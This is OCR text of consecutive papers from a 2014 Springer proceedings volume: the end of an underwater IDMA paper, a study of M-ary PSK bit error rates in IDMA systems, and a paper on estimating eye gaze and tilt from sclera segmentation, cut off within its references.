


Fig. 2 Uncoded IDMA systems for 20 users




Fig. 3 Coded IDMA at different data lengths

5 Simulation Results and Analysis

IDMA scheme with UW channels performs well in the presence and absence of FEC coding. The results have been recorded with UW with IDMA in MATLAB environment. From the simulation results, it is clear that interleave-division

multiple-access schemes could be used with underwater communication with good BER performance because large number of noise can be included as compare to AWGN channel. It is also demonstrated that the results can be improved by using advanced interleaving schemes, coding techniques, and suitable modulation schemes.

References

1. Rappaport, T.S.: Wireless Communications: Principles and Practice, vol. 2. Prentice-Hall, New Jeresy (2002)
2. van Walree, P.: Channel sounding for acoustic communications: techniques and shallow-water examples. FFI-rapport 2011/00007, Forsvarets Forsknings institutt, (2011)
3. Stojanovic, M., Preisig, J.C.: Underwater acoustic communication channels: propagation models and statistical characterization. IEEE Commun. Mag. **47**(1), 84–89 (2009)
4. Shukla, M., Srivastava, V.K., Tiwari, S.: Analysis and design of optimum interleaver for iterative receivers in IDMA scheme. Wiley J. Wireless Commun. Mobile Comput. **9**(10), 1312–1317 (2009)
5. Shukla, M., Srivastava, V.K., Tiwari, S.: Interleave division multiple access for wireless communication. In: Proceedings of International Conference on Next Generation Communication Systems: A Perspective, ICONGENCOM 06, J. K. Institute, Allahabad, India, pp. 150–154, 9–11 Dec 2006
6. Ma, X., Ping, L.: Coded modulation using superimposed binary codes. IEEE Trans. Inform. Theory **50**, 3331–3343 (2004)
7. Brady, D., Preisig, J.C.: Wireless Communications—Signal Processing Perspectives, chapter 8, pp. 330–379. Prentice Hall, New Jersey (1998)

M-ARY PSK Modulation Technique for IDMA Scheme

Pratibha Verma, Sanjiv Mishra, M. Shukla and Ashutosh Singh

Abstract There are a number of factors that enter into the choice of a modulation scheme for use in a wireless application. Performance of a cellular system is dependent on the efficiency of the modulation scheme in use. The performance of M-ary PSK modulations scheme for IDMA technique-based wireless communication system on data bits transmission over additive white Gaussian noise (AWGN) channel are analyzed in terms of bit error probability (BER) as a function of SNR. Based on the results obtained in this study, MPSK are showing better performance for lower modulation order whereas these are inferior with higher M. It will use MatLab 7.9 for simulation and evaluation of BER for IDMA system models, so that the system can go for more suitable phase shift keying (PSK) modulation technique to suit the channel quality. Thus, it can deliver the optimum and efficient data rate to mobile terminal.

Keywords IDMA systems · BPSK · QPSK · BER · Random interleaver

P. Verma
Kanpur Institute of Technology, Kanpur, India

S. Mishra
Mewar University, Chittorgarh, India

M. Shukla
Harcourt Butler Technolical Institute, Kanpur, India

A. Singh (✉)
Indian Institute of Information Technology, Allahabad, India
e-mail: ashutosh_mnnit1@rediffmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_121, © Springer India 2014

1 Introduction

Cellular communication systems are the most widely used wireless communication systems. It is our primary need today to achieve the higher data rates in limited spectrum bandwidth to improve the performance of signals. There are several digital modulation schemes that have been proposed but there is a tradeoff between data rate and bit error rate between the transmitter and receiver [1]. In 2G networks, GMSK modulation scheme is widely used in global system for mobile communication (GSM). This modulation can only transmit data rate of 1 bit per symbol thus this kind of modulation scheme is not suitable for the next generation communication system. So, there is a need to study the performance of new modulation technique that could deliver higher data rate effectively in a multipath fading channel. M-ary PSK modulation schemes are one of the most efficient digital data transmission systems as it achieves better bandwidth efficiency than other modulation techniques and give higher data rate [2]. The objective of this paper is to review the key characteristics and performance of digital modulation schemes. Simulations are used to compare the performance and tradeoffs of M-ary techniques, including analysis of BER in the presence of additive white Gaussian noise (AWGN) [3].

In BPSK, transmit each bit individually. Depending on whether $b(t)$ is logic 0 or logic 1, we transmit one or another of sinusoid for the bit time T_b, the sinusoids differing in phase by $2\pi/2 = 180°$. In QPSK we lump together two bits. Depending on which of the four two bit words develops, we transmit one or another of four sinusoids of duration $2T_b$, the sinusoids differing in phase by amount $2\pi/4 = 90°$. The scheme can be extended. Let us lump together N bits so that in this N-bit symbol, extending over the time NT_b, there are $2^N = M$ possible symbols [4]. Now let us represent the symbols by sinusoids of duration $N_b = Ts$ which differ from one another by the phase of $2\pi/M$ (Fig. 1).




Fig. 1 Constellation diagram for M-ary PSK [8]




Fig. 2 Proposed IDMA system model

Thus, in M-ary PSK techniques, the waveforms used to identify the symbols are $V_m(t) = \cos(\omega_0 + \emptyset_m)$ where ($m = 0, 1, 2, 3 \ldots, M-1$) with the symbol phase angle given by $\emptyset_m = \frac{(2m+1)\pi}{M}$.

2 Communication System Model

The simplified IDMA system is shown in Fig. 2, including the transmitter structure with totally K simultaneous users.

The n-th bit $d_n^{(k)}$, $n = 1, 2 \ldots N$, $k = 1, 2, 3 \ldots K$ in the input data stream $d_n^{(k)}$ from user-k is first spread by a length-S spreading sequence $s^{(k)}$, then interleaved by a chip level interleaver, $\{\pi_k\}$ producing $X_K = [x_k(1), x_k(2) \ldots x_k(j) \ldots x_k(J)]^T$, where J is the frame length. Though removing the interleaver π_k in Fig. 2 leads to a conventional CDMA transmitter, in IDMA system, instead of allocating different signature spreading sequences to different users, the sequences are set as the same repetition codes, i.e., $s^{(1)} = s^{(2)} = \ldots = s^{(k)} = s$. Meanwhile, different users should employ different interleavers $\{\pi_k\}$ which is the key principle of IDMA. These interleavers disperse the sequences so that the adjacent chips are approximately uncorrelated, which facilitates the simple chip-by-chip (CBC) detection scheme discussed below [5, 6].

As shown in Fig. 2, after chip-matched filtering, the received signal from K users can be written as:

$$r(j) = \sum_{k=1}^{k=K} h_k g_k(j) + n(j), \quad j = 1, 2, 3, \ldots J \tag{1}$$

where h_k is the channel coefficient for user-k and $\{n\,(j)\}$ are samples of an AWGN process with zero mean and variance, $\sigma^2 = \frac{N_0}{2}$. Assuming that the channel coefficient $\{h_k\}$ is known a priori at the receiver. Based on chip-level interleaving, to perform a CBC estimation technique, it can be rewritten as

$$r(j) = h_k x_k(j) + \xi_k(j) \tag{2}$$

where,

$$\xi_k(j) = r(j) - h_k x_k(j) = \sum_{k=1}^{k=K} h_k x_k(j) + n(j) \tag{3}$$

$\xi_k(j)$ is the distortion (including interference-plus-noise) in $r(j)$ with respect to user-k. From the central limit theorem, $\xi_k(j)$ can be approximated as a Gaussian variable, and $r(j)$ can be characterized by a conditional Gaussian probability density function [2, 7];

$$P(r(j)/x_k(j) = \pm 1) = \frac{1}{\sqrt{2\pi \mathrm{Var}(\xi_k(j)}} \exp\left(- \frac{(r(j) - (\pm h_k + E(\xi_k(j))))^2}{2\mathrm{Var}(\xi_k(j))} \right) \tag{4}$$

where E (.) and Var (.) are the mean and variance functions, respectively, the elementary signal estimator (ESE) outputs are the logarithm likelihood ratios (LLRs) about $\{x_k(j)\}$ as follows

$$e_{\mathrm{ESE}}(x_k(j)) = 2h_k \frac{r(j) - E(\xi_k(j))}{\mathrm{Var}(\xi_k(j))} \tag{5}$$

For user-k, the corresponding ESE outputs are de-interleaved and delivered to the De-spreading (DES) operation for user-k and fed back to the ESE after interleaving in the next iteration. In the end, the DES produces hard decisions after several iterative processes.

3 Analysis of M-ary PSK-Based IDMA Systems

The performance of M-ary phase shift keying (PSK) for a considered wireless communication system is evaluated in terms of bit error probability. The expressions of error probability are derived using bounds and approximations to analyze and compare the performance. The BER *P*MPSK for M-ary PSK modulation scheme is given by [2, 3, 8].




Fig. 3 M-PSK simulation results for 8 users




Fig. 4 M-PSK simulation results for 16 users

$$P_{\mathrm{MPSK}} = 1 - \frac{1}{2\pi} \int_{-\frac{\pi}{M}}^{\frac{\pi}{M}} e^{-\lambda} \left[1 + \sqrt{4\pi\lambda} \cos\theta \times e^{\lambda \cos^2\theta} \left(1 - Q\left(\sqrt{2\lambda} \cos\theta \right) \right) \right] \mathrm{d}\theta \quad (6)$$

where $\lambda = \frac{E_S}{N_0}$ is the signal to noise ratio per bit (SNR/bit), modulation order $M = 2^K$ as each symbol conveys k bits and the Q is denoted as error function.

Therefore, we have to calculate it numerically, which is not so easy. To do this, we have to take some approximations to calculate the error probability. If we apply union boundary conditions and variants then the Eq. (1) can be written

$$P_{\mathrm{MPSK}} = 2Q\left(\sqrt{2\lambda \sin^2 \frac{\pi}{M}}\right) - \frac{1}{\pi} \int_{\frac{\pi}{2}-\frac{\pi}{M}}^{\frac{\pi}{2}} \exp\left(-\lambda \frac{\sin^2 \frac{\pi}{M}}{\cos^2 \theta}\right) \mathrm{d}\theta \tag{7}$$

which gives

$$P_{\mathrm{MPSK}} \cong 2Q\left(\sqrt{2\lambda \sin^2 \frac{\pi}{M}}\right), \tag{8}$$

And for large value of M,

$$P_{\mathrm{MPSK}} \cong 2Q\left(\sqrt{2\lambda \frac{\pi^2}{M^2}}\right), \tag{9}$$

The closed forms of Eq. (7) are Eqs. (8) and (9) for first and second approximation, respectively. These equations may be applied to calculate the error probability in terms of SNR per bit. It is necessary to increase the transmitted power in order to maintain the same performance level for higher M.

4 Simulation Results of M-ary PSK-Based IDMA Systems

In IDMA system, the comparison curves of MPSK modulation technique have been obtained for various values of M, in an AWGN channel with spreading length of 64 bits and block length of 20 bits (each block contains 1,024 bits along with 10 iteration at the receiver side. The analysis has been resulted with simulations on MATLAB tool.




Fig. 5 M-PSK simulation results for 24 users




Fig. 6 M-PSK simulation results for 32 users

The MPSK plots with various numbers of users showing better performance for lower modulation order, whereas these are inferior with higher *M*. In a AWGN channel, for large values of Eb/No, the error probability decreases exponentially with respect to Eb/No. The smaller the value of BER required, the worse is the performance degradation. Thus, the power required to maintain a particular BER, for small values, is much higher in AWGN channel. It is clear that from above plots, MPSK modulation gives better performance for lower value of *M* (Figs. 3 and 4).

5 Conclusion

The goal of a modulation technique is not only to transport a message signal through a radio channel, but also to achieve this with the best quality, power efficiency, high data rate, and the least amount of bandwidth possible. In order to study the techniques for occupying less bandwidth and reducing power consumption per channel, a closer study of transmission techniques are explored in order to determine a favorable modulation technique for a particular wireless application. Based on the results obtained in this study, MPSK are showing better performance for lower modulation order, whereas these are inferior with higher *M* (Figs. 5 and 6).

References

1. Haykin, S.: Digital communication. TMH Publication, Noida (2006)
2. Chie, C.M.: Bound and approximations for rapid evaluation of coherent MPSK error probabilities. IEEE Trans.Com. **3**, 271–273 (1985)

3. Shukla, M., Srivastava, V.K., Tiwari, S.: Analysis and design of tree based interleaver for multiuser receivers in IDMA scheme. In: Proceedings of 16th IEEE International Conference on Networks ICON 2008, Delhi, India, pp. 1–4, 13–14 Dec 2008
4. Ma, X., Ping, L.: Coded modulation using superimposed binary codes. IEEE Trans. Inform. Theory **50**, 3331–3343 (2004)
5. Shukla, M., Srivastava, V.K., Tiwari, S.: Analysis and design of optimum interleaver for iterative receivers in IDMA scheme. Wiley J. Wireless Commun. Mobile Comput. **9**(10), 1312–1317 (2009)
6. Shukla, M., Srivastava, V.K., Tiwari, S.: Interleave division multiple access for wireless communication. In: Proceedings of International Conference on Next Generation Communication Systems: A Perspective, ICONGENCOM 06, J. K. Institute, Allahabad, India, pp. 150–154, 9–11 Dec 2006
7. Wang, X., Poor, H.V.: Iterative (turbo) soft interference cancellation and decoding for coded CDMA. IEEE Trans. Commun. **47**, 1046–1061 (1999)
8. Lu, J., Letaif, K.B., Chuang J.I., Liou, M.L.: M-PSK and M-QAM BER computation using signal- space concepts. IEEE Trans. Com. **47**(2), 181–184 (1999)
9. Ping, L., Liu, L., Wu, K.Y., Leung, W.K.: A unified approach to multi-user detection and space time coding with low complexity and nearly optimal performance. In: Proceedings of 40th Allerton Conference, Allerton House, pp. 170–179, (2002)

A Novel Approach for Eye Gaze and Tilt Estimation

Sambit Bakshi, Rahul Raman and Pankaj K. Sa

Abstract Conventional iris biometric system, in its localization module, detects iris boundary through integrodifferential intensity change among concentric circles drawn on pupil center. The pupil is detected as the darkest region in human eye. However, this crude approach performs well for constrained iris images captured in near infrared (NIR) spectrum, but may fail for low-quality color eye images captured in visible spectrum (VS). This paper proposes a novel approach that estimates eye gaze and tilt without precise knowledge of pupil location. Rather the proposed technique color-segments the sclera region to find few low-cost nodal points within eye region. The proposed method localizes sclera through a novel color segmentation method applied in YC_bC_r color space. In the next phase, during content retrieval process of the sclera, typically six nodal points are extracted whose relative positions define the gaze and tilt of the eye of the subject. The Proposed method has been experimented on 100 randomly chosen images from UBIRISv2 unconstrained VS iris database. The experiment yielded 96 % accuracy in proper sclera-localization and extracting the six low-cost nodal points.

Keywords Iris biometric · Eye gaze detection · Sclera detection

S. Bakshi (✉) · R. Raman · P. K. Sa
Department of Computer Science and Engineering, National Institute of Technology Rourkela, Rourkela, Odisha, India
e-mail: sambitbaksi@gmail.com

R. Raman
e-mail: rahulraman2@gmail.com

P. K. Sa
e-mail: pankajksa@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_122, © Springer India 2014

1 Introduction

Eye region is the most feature dense portion in human eye. There exist many ocular biometric traits through which an individual can be identified. Such traits include iris and periocular region. High accuracy of iris biometric makes the segmentation of iris an important job in this domain. Researchers have approached to detect the pupil, and subsequently to detect iris on the basis of detected pupil position. Researchers have used techniques like fuzzy clustering (used in [1]), Markov random field (used in [2]), connected component analysis (used in [3]) for achieving high localization accuracy of iris. But in many cases due to variation in illumination, pupil cannot be properly segmented in the captured through imaging device of visible spectrum. Unconstrained eye images used for intruder detection, criminal investigation are such images. For unconstrained acquisition of eye region, iris cannot hence be segmented depending on pupil detection [4]. In contrast, sclera, being the only portion having color near to white in eye region and having high contrast with other portions in eye, can be properly segmented through proper color transformation and fitting a cut-off threshold. The cut-off threshold is not same for every image, as unconstrained images differ heavily in brightness and contrast. Hence there is need for making the threshold adaptive depending on the nature of input image, rather than using a fixed threshold. Based on the property of image itself, the threshold can be selected. Employing a binarization process using the adaptive threshold, a binary map defining sclera region can be devised. Further in the detected sclera, information can be extracted to find the gaze and tilt of a human face. The paper attempts to do the same, through detecting three nodal points related to each sclera region detected from an eye image. The relative positions of these nodal points signify the gaze and tilt of the eye.

2 Proposed Approach

Conventional automated detection of iris is directly dependent on detection of pupil area which is the darkest circular region in human eye. However, in noisy low-resolution eye images captured in unconstrained scenario, pupillary area is not always distinguishable from iris region and cannot be segmented properly. Hence the iris region cannot be segmented through integrodifferential operator on concentric circles drawn on pupil circle. The need in the situation is to attempt the reverse way, i.e., to detect the sclera and to detect the iris location from it. Sclera detection is also necessary for determining the tilt and gaze of human eye. The authors have approached to detect the sclera from RGB eye image. The color property of eye is exploited to segment out the sclera region and to make it free of noise so that binary map can be obtained that represents the sclera region. The following steps of computation are performed so that few nodal points on eye region can be marked out whose relative positions describe the tilt and gaze of eye, as well as an approximate location of iris.

2.1 Sclera Detection and Noise Removal

Sclera is localized and noise is removed from localized sclera-map through the following steps:

1. The input RGB iris image *im* is converted to grayscale image *im_gray*.
2. The input RGB iris image *im* is converted to HSI color model where *S* component of each pixel can be determined by:

$$S = 1 - \frac{3}{R+G+B}[\min(R,G,B)]$$

where *R*, *G*, *B* denotes the Red, Green, and Blue color component of a particular pixel. Let the image hence formed containing *S* component of each pixel is saturation image *im*.

3. If $S < \tau$ (where τ is a predefined threshold), then that pixel is marked as sclera region, else as a non-sclera region. Authors in [5] have experimented with $\tau = 0.21$ to get a binary map of sclera region through binarization of *saturation_im* as follows:

$$sclera_noisy = saturation_im < \tau$$

Only a noisy binary map of sclera *sclera_noisy* can be found through this process, in which white pixels denote noisy sclera region, and black pixels denote non-sclera region.

4. *im_bin* is formed as follows:

im_bin (i, j)	= average intensity of 17 × 17 window around the pixel (i, j) in *im_gray*(i, j),	for each non-zero pixel (i, j) in *sclera_noisy*
	= 0,	for each zero pixel (i, j) in *sclera_noisy*

5. *sclera_adaptive* is formed as:

sclera_adaptive (i, j)	= 0,	if *sclera_noisy*$(i,j) = 1$ or *im_gray*$(i, j) <$ *im_bin*(i, j)
	= 1,	else

6. All binary connected components present in *sclera_adaptive* are removed except the largest and second largest components.
7. If size of the second largest connected component in *sclera_adaptive* is less than 25 % of that of the largest one, it is interpreted that the largest component

is the single sclera detected and the second largest connected component is removed hence. Else both the components are retained as binary map of sclera.

After processing these above specified steps, the binary image would only contain one or two components describing the sclera region, after removing noises.

2.2 Content Retrieval of Sclera Region

After a denoised binary map of sclera region within an eye image is obtained, it is necessary to retrieve the information about sclera, whether two parts of sclera on two sides of iris are separately visible, or only one of them are detected, or both parts of sclera are detected as a single component. There can be three exhaustive cases in the binary image found as sclera: (a) the two sides of the sclera is connected and found as a single connected component, (b) two sclera regions are found as two different connected components, and (c) only one side of the sclera is detected due to the pose of eye in the image.

If the number of connected components is found to be two, then it is classified as Case b (stated above) and two components are treated as two portions of sclera. Else, if a single connected component is obtained, it is checked for the ratio of length and width of the best fitted oriented bounding rectangle. If the ratio is greater than 1.25 then it belongs to Case a, else in Case c. For Case a, the region is subdivided into two components (through detecting minimal cut that divides the joined sclera into two parts) as shown in Fig. 2d and further processing is performed.

2.3 Finding Nodal Points Based on Sclera Region

Each sclera is subjected to following processing through which three nodal points are detected from each sclera region: (a) center of sclera, (b) center of concave region of sclera, and (c) eye corner. So in general cases where two parts of the sclera are detected, six nodal points will be detected. The method of detecting the nodal points is illustrated below:

1. *Finding center of sclera:*

The sclera component is subjected to a distance transform where the value of each white pixel (indicating pixels belonging to sclera) is replaced by its minimum distance from any black pixel. The pixel which is furthest from all black pixels contains highest value after performing this transformation. That pixel is chosen as center of sclera.

2. *Finding center of concave region of sclera:*

Midpoint of every straight line joining any two border pixels of the detected sclera component is found out as shown in Fig. 1. Midpoints lying inside the sclera component itself (shown by red point between P_1 and P_2 in Fig. 1) are neglected. Midpoints lying outside the sclera component (shown by yellow point between P_3 and P_4 in Fig. 1) are taken into account. Due to discrete computation of straight lines, midpoints of many a straight lines such drawn overlap. A separate matrix having the same size as the sclera itself is introduced, which is having zero value of each pixel initially. For every valid midpoint, the value of corresponding pixel in this new matrix is incremented. Once this process is over, more than one connected components of non-zero values will be obtained in the matrix signifying concave regions. The largest connected component is retained while others are removed. The pixel having maximum value in the largest component is marked as the center of concave region.

3. *Finding the eye corner:*

The distances of all pixels lying on boundary of sclera region from the sclera center are also calculated to find the center of sclera as described above. The boundary pixel which is furthest from the center of the sclera is marked as the eye corner.

3 Experimental Results

The proposed approaches for segmenting sclera accurately and finding nodal points on it are applied on UBIRISv2 database [6], which contains unconstrained eye images of subjects having different gaze and tilt captured under different illumination. The proposed approach is successful to find sclera when two parts of sclera are separately detected (shown in Fig. 2a, b, c), or both the sclera are detected as a single component (shown in Fig. 2d), or one part of sclera is detected while the other part is too noisy to detect (shown in Fig. 2e). Testing on 100




Fig. 1 Finding center point of all straight lines joining any two points on the boundary of the connected component




Fig. 2 Result of proposed gaze estimation through sclera detection. **a** Detection of both sides of sclera as two separate components. **b** Detection of both sides of sclera as two separate components. **c** Detection of both sides of sclera as two separate components. **d** Detection of both sides of sclera as a single component. **e** Detection of only one side of sclera

images of UBIRISv2 database, 96 of them are found to be accurately segmented when verified against ground truth. The nodal points detected are verified to be correctly detecting the regions. This process proposed in the article approximates sclera region and hence faster than conventional sclera detection using a modified time-adaptive self-organizing map proposed by [7], which precisely detects the sclera. The proposed method is more useful for real-time human authentication.

4 Conclusion

The process through which the sclera is detected is robust enough to detect sclera from unconstrained eye images captured in VS and RGB channel. The nodal points detected are significant points in eye region and their relative position can yield information regarding the tilt and gaze of eye. Hence only six coordinate points detected through the proposed method are sufficient enough to describe the gaze and tilt of an eye is devised. Further these nodal points can be used to estimate the boundary of periocular region.

Acknowledgments The authors would like to extend their sincere gratitude towards all co-researchers of Department of Computer Science and Engineering, National Institute of Technology Rourkela for their active and hidden participation towards manifestation of this research.

References

1. Proenca, H., Alexandre, L.A.: Iris segmentation methodology for non-cooperative recognition. IEEE Proc. Vision Image Signal Process. **153**(2), 199–205 (2006). doi:10.1049/ip-vis:20050213
2. Pundlik, S.J., Woodard, D.L., Birchfield, S.T.: Non-ideal iris segmentation using graph cuts. In: Proceedings of IEEE Computer Society Conference on Computer Vision and Pattern Recognition Workshops, 2008, doi:10.1109/CVPRW.2008.4563108
3. Bakshi, S., Mehrotra, H., Majhi, B.: Real-time iris segmentation based on image morphology. In: Proceedings of 2011 International Conference on Communication, Computing, and Security (ICCCS'11), 2011, ACM, pp. 335–338. doi:10.1145/1947940.1948010
4. Ma, L., Tan, T., Wang, Y., Zhang, D.: Efficient iris recognition by characterizing key local variations. IEEE Trans. Image Process. **13**(6), 739–750 (2004). doi:10.1109/TIP.2004.827237
